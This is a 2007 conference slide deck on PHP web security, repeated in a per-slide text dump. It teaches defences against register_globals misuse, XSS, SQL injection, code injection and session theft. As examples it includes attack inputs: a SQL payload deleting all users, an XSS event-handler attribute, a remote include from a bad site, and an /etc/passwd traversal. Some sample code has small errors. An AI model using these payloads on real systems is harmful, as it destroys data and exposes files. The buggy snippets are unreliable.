OSScamp, Impetus Noida, Sept,’07
      Anish & Mugdha
      Value One InfoTech
Topics of Discussion

   Importance of PHP Security

   Concerns of   PHP Security
                 Input Validation
                 Cross-Site Scripting
                 SQL Injection
                 Code Injection
                 Session Security
                 Shared Hosting
Importance of PHP Security

   PHP is widely used language for web applications

   PHP is making headway into enterprise as well as corporate
    markets.

   Most effective & often overlooked measure to prevent malicious
    users

   PHP applications often end up working with sensitive data.
Input Validation

   All user inputs are unreliable and can’t be trusted.

   Need for validating any user input before use :

          Unexpected Modification by the user
          Intentional attempt to gain unauthorized access to the
           application
          Attempt to crash the application by the malicious users
Register Globals

   Most common source of vulnerabilities in PHP applications.

    Any input parameters are translated to variables :-
    ?foo=bar >> $foo = “bar”;

   No way to determine the input source.
         Prioritized sources like cookies can overwrite GET values.

    When register global is set ON, un-initialized variables can be “injected” via user
    inputs.
Solutions To Register Globals

   Disable register_globals in PHP.ini (Disabled by-default as of   PHP 4.2.0)

   Alternative to Register Global : SUPER GLOBALS
        $_GET – data from get requests.
        $_POST – post request data.
        $_COOKIE – cookie information.
        $_FILES – uploaded file data.
        $_SERVER – server data
        $_ENV – environment variables
        $_REQUEST – mix of GET, POST, COOKIE
Contd…

   Type sensitive validation conditions.
       Because input is always a string, type sensitive compare to a Boolean or
        an integer will always fail.


   Example
    if ($authorized === TRUE)
    {
        // LOGIN SUCCESS
    }
Contd…

   Code with error_reporting set to E_ALL.
     Allows you to see warnings about the use of un-initialized
       variables.

   Use of constants
     Created via define() function
     Once set, remains defined until end of request
     Can be made case-insensitive to avoid accidental access to a
        different datum caused by case variance.
Cons of $ REQUEST

   Suffers from the loss of data problem, caused when the same parameter is
    provided by multiple input sources.

   PHP.ini: variables_order = GPCS (Last data source has highest priority)

   Example
        echo $_GET['id']; // 1
         echo $_COOKIE['id']; // 2
         echo $_REQUEST['id']; // 2

   Use the input method-specific superglobals intead of $_REQUEST
Numeric Data Validation

   All data passed to PHP (GET/POST/COOKIE) ends up being a string. Using
    strings where integers are needed is not only inefficient but also dangerous.

   Casting is a simple and very efficient way to ensure that variables contain
    numeric values.

   Example of floating point number validation
    if (!empty($_GET['price'])) {
                $price = (float) $_GET['price'];
    }     else $price = 0;
String Validation

   PHP comes with a ctype, extension that offers a very quick mechanism for
    validating string content.

         if (!ctype_alnum($_GET['login'])) {
                   echo "Only A-Za-z0-9 are allowed.";
         }
         if (!ctype_alpha($_GET['captcha'])) {
                   echo "Only A-Za-z are allowed.";
         }
         if (!ctype_xdigit($_GET['color'])) {
                   echo "Only hexadecimal values are allowed";
         }
Using Magic Quotes

 What are Magic Quotes ??

 Problems associated with it !!


 How to deal with it ??
Cross Site Scripting (XSS)

 Cross Site Scripting (XSS) is a situation where by attacker injects HTML
  code, which is then displayed on the page without further validation.

       Can lead to embarrassment
       Session take-over
       Password theft
       User tracking by 3rd parties
Preventing XSS

 Prevention of XSS is as simple as filtering input data via one of
  the following:

     htmlspecialchars()
        Encodes ‘, “, <, >, &
     htmlentities()
        Convert anything that there is HTML entity for.
     strip_tags()
        Strips anything that resembles HTML tag.

     Tag allowances in strip_tags() are dangerous, because attributes
      of those tags are not being validated in any way.
Preventing XSS
 $str = strip_tags($_POST['message']);

 // encode any foreign & special chars
        $str = htmlentities($str);

 // strip tags can be told to "keep" certain tags
         $str = strip_tags($_POST['message'], '<b><p><i><u>');

 // tag allowance problems
        <u onmouseover="alert('JavaScript is allowed');">
        <b style="font-size: 500px">Lot's of text</b>
        </u>

SQL Injection
   SQL injection is similar to XSS, in the fact that not validated data
    is being used. But in this case this data is passed to the database.

        Arbitrary query execution
          Removal of data.
          Modification of existing values.
          Denial of service.
          Arbitrary data injection.

   // consider this query, it will delete all records from users

$name = “mugdha’; DELETE FROM users;”;
mysql_query(“SELECT * FROM users WHERE name =’{$name}’”);

SQL Escaping

 If your database extension offers a specific escaping function then
  always use it; instead of other methods

     MySQL
         mysql_escape_string()
         mysql_real_escape_string()
     PostgreSQL
         pg_escape_string()
         pg_escape_bytea()
     SQLite
         sqlite_escape_string()
SQL Escaping in Practice

 // undo magic_quotes_gpc to avoid double escaping
  if (get_magic_quotes_gpc()) {
        $_GET['name'] = stripslashes($_GET['name'];
        $_POST['binary'] = stripslashes($_GET['binary']);
  }

  $name = pg_escape_string($_GET['name']);
  $binary = pg_escape_bytea($_POST['binary']);

  pg_query($db, "INSERT INTO tbl (name,image)
             VALUES('{$name}', '{$image}')");
Escaping Shortfall

 When un-quoted integers are passed to SQL queries, escaping functions
  won’t save you, since there are no special chars to escape.

 http://example.com/db.php?id=0;DELETE%20FROM%20users

 <?php
   $id = sqlite_escape_string($_GET['id']);
   // $id is still 0;DELETE FROM users
   sqlite_query($db,"SELECT * FROM users WHERE id={$id}");
   // Bye Bye user data...
  ?>

Prepared Statements
 Prepared statements are a mechanism to secure and optimize execution
  of repeated queries.

 Works by making SQL “compile” the query and then substitute in the
  changing values for each execution.
    Increased performance, one compile vs one per query.
    Better security, data is “type set” will never be evaluated as
     separate query.
    Supported by most database systems.

 MySQL users will need to use version 4.1 or higher.
 SQLite extension does not support this either.

Prepared Statements
   <?php
    $data = "Here is some text to index";
    pg_query($db, "PREPARE my_stmt (text) AS
    INSERT INTO search_idx (word) VALUES($1)");
    foreach (explode(" ", $data) as $word) {// no is escaping needed
                    pg_query($db, "EXECUTE my_stmt({$word})");
    }
    // de-allocte the prepared statement
    pg_query($db, "DEALLOCATE my_stmt");
?>
 Unless explicitly removed, prepared statements “stay alive”
between persistent connections.
Code Injection

 Code Injection is the execution of arbitrary local or remote code.

 The two of the most common sources of code injection are:
    Dynamic paths/files used in require/include statements
    eval(): A major source of code injection is the improper validation of
     eval().
Code Injection Prevention
  Avoid using dynamic or relative paths/files in your code. Although somewhat less
   convenient; always use full paths, defined by constants, which will prevent attacks
   like these:
 <?php
     //dynamic path
     $_GET['path'] = ‘http://bad_site.org’;
     include "{$_GET['path']}/header.inc";
     //dynamic file
     $_GET[‘interface’] = ‘../../../../../etc/passwd’;
require‘home/mbr/profile/templates_c/interfaces/’.$_GET[‘interface’];
?>
 There are some other ways to secure include or require calls...
Code Injection Prevention
 work with a white-list of acceptable values.
  //create an array of acceptable file names
    $tmpl = array();

    foreach(glob("templates/*.tmpl") as $v) {
       $tmpl[md5($v)] = $v;
    }

    if (isset($tmpl[$_GET['path']])) {
        $fp = fopen($tmpl[$_GET['path']], "r");
    }
Session Security

   Sessions are a common tool for user tracking across a web site.

   For the duration of a visit, the session is effectively the user’s identity.

   If an active session can be obtained by 3rd party, it can assume the identity of
    the user who’s session was compromised.

Securing Session ID
 To prevent session id theft, the id can be altered on every request,
  invalidating old values.
   <?php
      session_start();
      if (!empty($_SESSION)) { // not a new session
      session_regenerate_id(TRUE); // make new session id
      }
   ?>
 Because the session changes on every request, the “back” button
  in a browser will no longer work, as it will make a request with
  the old session id.
Session Validation
 Another session security technique is to compare the browser signature
  headers.
   session_start();
   $chk = @md5(
             $_SERVER['HTTP_ACCEPT_CHARSET'] .
             $_SERVER['HTTP_ACCEPT_ENCODING'] .
             $_SERVER['HTTP_ACCEPT_LANGUAGE'] .
             $_SERVER['HTTP_USER_AGENT']);
   if (empty($_SESSION))
                $_SESSION['key'] = $chk;
   else if ($_SESSION['key'] != $chk)
                session_destroy();
Safer Session Storage

 By default PHP sessions are stored as files inside the common /
  tmp directory.

 This often means any user on the system could see active sessions and
  “acquire” them or even modify their content.

 Solutions?
        Separate session storage directory via
              session.save_path
        Database storage mechanism, mysql, pgsql, oci, sqlite.
        Custom session handler allowing data storage anywhere.
Shared Hosting

   Most PHP applications run in shared environments where
    all users “share” the same web server instances.

   This means that all files that are involved in serving content
    must be accessible to the web server (world readable).

   Consequently it means that any user could read the content
    of files of all other users.
The PHP Solution

 PHP’s solution to this problem are 2 php.ini directives.

 open_basedir – limits file access to one or more specified directories.
    Relatively Efficient.
    Uncomplicated.

 safe_mode – limits file access based on uid/gid of running script
  and file to be accessed.
    Slow and complex approach.
    Can be bypassed with little effort.
References


 php|architect’s Guide to PHP Security
       By Ilia Alshanetsky

 Essential PHP Security
      By Chris Shiflett
T hank you!


For more information, contact us:
OSSCube
India: +91 995 809 0987
USA: +1 919 791 5427
Web: www.osscube.com
Mail: info@osscube.com

Php Security By Mugdha And Anish

  • 1.
    OSScamp, Impetus Noida,Sept,’07 Anish & Mugdha Value One InfoTech
  • 2.
    Topics of Discussion  Importance of PHP Security  Concerns of PHP Security  Input Validation  Cross-Site Scripting  SQL Injection  Code Injection  Session Security  Shared Hosting
  • 3.
    Importance of PHPSecurity  PHP is widely used language for web applications  PHP is making headway into enterprise as well as corporate markets.  Most effective & often overlooked measure to prevent malicious users  PHP applications often end up working with sensitive data.
  • 5.
    Input Validation  All user inputs are unreliable and can’t be trusted.  Need for validating any user input before use :  Unexpected Modification by the user  Intentional attempt to gain unauthorized access to the application  Attempt to crash the application by the malicious users
  • 6.
    Register Globals  Most common source of vulnerabilities in PHP applications.  Any input parameters are translated to variables :- ?foo=bar >> $foo = “bar”;  No way to determine the input source.  Prioritized sources like cookies can overwrite GET values.  When register global is set ON, un-initialized variables can be “injected” via user inputs.
  • 7.
    Solutions To RegisterGlobals  Disable register_globals in PHP.ini (Disabled by-default as of PHP 4.2.0)  Alternative to Register Global : SUPER GLOBALS  $_GET – data from get requests.  $_POST – post request data.  $_COOKIE – cookie information.  $_FILES – uploaded file data.  $_SERVER – server data  $_ENV – environment variables  $_REQUEST – mix of GET, POST, COOKIE
  • 8.
    Contd…  Type sensitive validation conditions.  Because input is always a string, type sensitive compare to a Boolean or an integer will always fail.  Example if ($authorized === TRUE) { // LOGIN SUCCESS }
  • 9.
    Contd…  Code with error_reporting set to E_ALL.  Allows you to see warnings about the use of un-initialized variables.  Use of constants  Created via define() function  Once set, remains defined until end of request  Can be made case-insensitive to avoid accidental access to a different datum caused by case variance.
  • 10.
    Cons of $REQUEST  Suffers from the loss of data problem, caused when the same parameter is provided by multiple input sources.  PHP.ini: variables_order = GPCS (Last data source has highest priority)  Example echo $_GET['id']; // 1 echo $_COOKIE['id']; // 2 echo $_REQUEST['id']; // 2  Use the input method-specific superglobals intead of $_REQUEST
  • 11.
    Numeric Data Validation  All data passed to PHP (GET/POST/COOKIE) ends up being a string. Using strings where integers are needed is not only inefficient but also dangerous.  Casting is a simple and very efficient way to ensure that variables contain numeric values.  Example of floating point number validation if (!empty($_GET['price'])) { $price = (float) $_GET['price']; } else $price = 0;
  • 12.
    String Validation  PHP comes with a ctype, extension that offers a very quick mechanism for validating string content. if (!ctype_alnum($_GET['login'])) { echo "Only A-Za-z0-9 are allowed."; } if (!ctype_alpha($_GET['captcha'])) { echo "Only A-Za-z are allowed."; } if (!ctype_xdigit($_GET['color'])) { echo "Only hexadecimal values are allowed"; }
  • 13.
    Using Magic Quotes What are Magic Quotes ??  Problems associated with it !!  How to deal with it ??
  • 15.
    Cross Site Scripting(XSS)  Cross Site Scripting (XSS) is a situation where by attacker injects HTML code, which is then displayed on the page without further validation.  Can lead to embarrassment  Session take-over  Password theft  User tracking by 3rd parties
  • 16.
    Preventing XSS  Preventionof XSS is as simple as filtering input data via one of the following:  htmlspecialchars() Encodes ‘, “, <, >, &  htmlentities() Convert anything that there is HTML entity for.  strip_tags() Strips anything that resembles HTML tag.  Tag allowances in strip_tags() are dangerous, because attributes of those tags are not being validated in any way.
  • 17.
    Preventing XSS  $str= strip_tags($_POST['message']);  // encode any foreign & special chars $str = htmlentities($str);  // strip tags can be told to "keep" certain tags $str = strip_tags($_POST['message'], '<b><p><i><u>');  // tag allowance problems <u onmouseover="alert('JavaScript is allowed');"> <b style="font-size: 500px">Lot's of text</b> </u>
  • 19.
    SQL Injection  SQL injection is similar to XSS, in the fact that not validated data is being used. But in this case this data is passed to the database.  Arbitrary query execution  Removal of data.  Modification of existing values.  Denial of service.  Arbitrary data injection.  // consider this query, it will delete all records from users $name = “mugdha’; DELETE FROM users;”; mysql_query(“SELECT * FROM users WHERE name =’{$name}’”);
  • 20.
    SQL Escaping  Ifyour database extension offers a specific escaping function then always use it; instead of other methods  MySQL  mysql_escape_string()  mysql_real_escape_string()  PostgreSQL  pg_escape_string()  pg_escape_bytea()  SQLite  sqlite_escape_string()
  • 21.
    SQL Escaping inPractice  // undo magic_quotes_gpc to avoid double escaping if (get_magic_quotes_gpc()) { $_GET['name'] = stripslashes($_GET['name']; $_POST['binary'] = stripslashes($_GET['binary']); } $name = pg_escape_string($_GET['name']); $binary = pg_escape_bytea($_POST['binary']); pg_query($db, "INSERT INTO tbl (name,image) VALUES('{$name}', '{$image}')");
  • 22.
    Escaping Shortfall  Whenun-quoted integers are passed to SQL queries, escaping functions won’t save you, since there are no special chars to escape.  http://example.com/db.php?id=0;DELETE%20FROM%20users  <?php $id = sqlite_escape_string($_GET['id']); // $id is still 0;DELETE FROM users sqlite_query($db,"SELECT * FROM users WHERE id={$id}"); // Bye Bye user data... ?>
  • 23.
    Prepared Statements  Preparedstatements are a mechanism to secure and optimize execution of repeated queries.  Works by making SQL “compile” the query and then substitute in the changing values for each execution.  Increased performance, one compile vs one per query.  Better security, data is “type set” will never be evaluated as separate query.  Supported by most database systems.  MySQL users will need to use version 4.1 or higher.  SQLite extension does not support this either.
  • 24.
    Prepared Statements  <?php $data = "Here is some text to index"; pg_query($db, "PREPARE my_stmt (text) AS INSERT INTO search_idx (word) VALUES($1)"); foreach (explode(" ", $data) as $word) {// no is escaping needed pg_query($db, "EXECUTE my_stmt({$word})"); } // de-allocte the prepared statement pg_query($db, "DEALLOCATE my_stmt"); ?> Unless explicitly removed, prepared statements “stay alive” between persistent connections.
  • 26.
    Code Injection  CodeInjection is the execution of arbitrary local or remote code.  The two of the most common sources of code injection are:  Dynamic paths/files used in require/include statements  eval(): A major source of code injection is the improper validation of eval().
  • 27.
    Code Injection Prevention  Avoid using dynamic or relative paths/files in your code. Although somewhat less convenient; always use full paths, defined by constants, which will prevent attacks like these:  <?php //dynamic path $_GET['path'] = ‘http://bad_site.org’; include "{$_GET['path']}/header.inc"; //dynamic file $_GET[‘interface’] = ‘../../../../../etc/passwd’; require‘home/mbr/profile/templates_c/interfaces/’.$_GET[‘interface’]; ?>  There are some other ways to secure include or require calls...
  • 28.
    Code Injection Prevention work with a white-list of acceptable values. //create an array of acceptable file names $tmpl = array(); foreach(glob("templates/*.tmpl") as $v) { $tmpl[md5($v)] = $v; } if (isset($tmpl[$_GET['path']])) { $fp = fopen($tmpl[$_GET['path']], "r"); }
  • 30.
    Session Security  Sessions are a common tool for user tracking across a web site.  For the duration of a visit, the session is effectively the user’s identity.  If an active session can be obtained by 3rd party, it can assume the identity of the user who’s session was compromised.
  • 31.
    Securing Session ID To prevent session id theft, the id can be altered on every request, invalidating old values. <?php session_start(); if (!empty($_SESSION)) { // not a new session session_regenerate_id(TRUE); // make new session id } ?>  Because the session changes on every request, the “back” button in a browser will no longer work, as it will make a request with the old session id.
  • 32.
    Session Validation  Anothersession security technique is to compare the browser signature headers. session_start(); $chk = @md5( $_SERVER['HTTP_ACCEPT_CHARSET'] . $_SERVER['HTTP_ACCEPT_ENCODING'] . $_SERVER['HTTP_ACCEPT_LANGUAGE'] . $_SERVER['HTTP_USER_AGENT']); if (empty($_SESSION)) $_SESSION['key'] = $chk; else if ($_SESSION['key'] != $chk) session_destroy();
  • 33.
    Safer Session Storage By default PHP sessions are stored as files inside the common / tmp directory.  This often means any user on the system could see active sessions and “acquire” them or even modify their content.  Solutions?  Separate session storage directory via session.save_path  Database storage mechanism, mysql, pgsql, oci, sqlite.  Custom session handler allowing data storage anywhere.
  • 35.
    Shared Hosting  Most PHP applications run in shared environments where all users “share” the same web server instances.  This means that all files that are involved in serving content must be accessible to the web server (world readable).  Consequently it means that any user could read the content of files of all other users.
  • 36.
    The PHP Solution PHP’s solution to this problem are 2 php.ini directives.  open_basedir – limits file access to one or more specified directories.  Relatively Efficient.  Uncomplicated.  safe_mode – limits file access based on uid/gid of running script and file to be accessed.  Slow and complex approach.  Can be bypassed with little effort.
  • 37.
    References  php|architect’s Guideto PHP Security  By Ilia Alshanetsky  Essential PHP Security  By Chris Shiflett
  • 38.
    T hank you! Formore information, contact us: OSSCube India: +91 995 809 0987 USA: +1 919 791 5427 Web: www.osscube.com Mail: info@osscube.com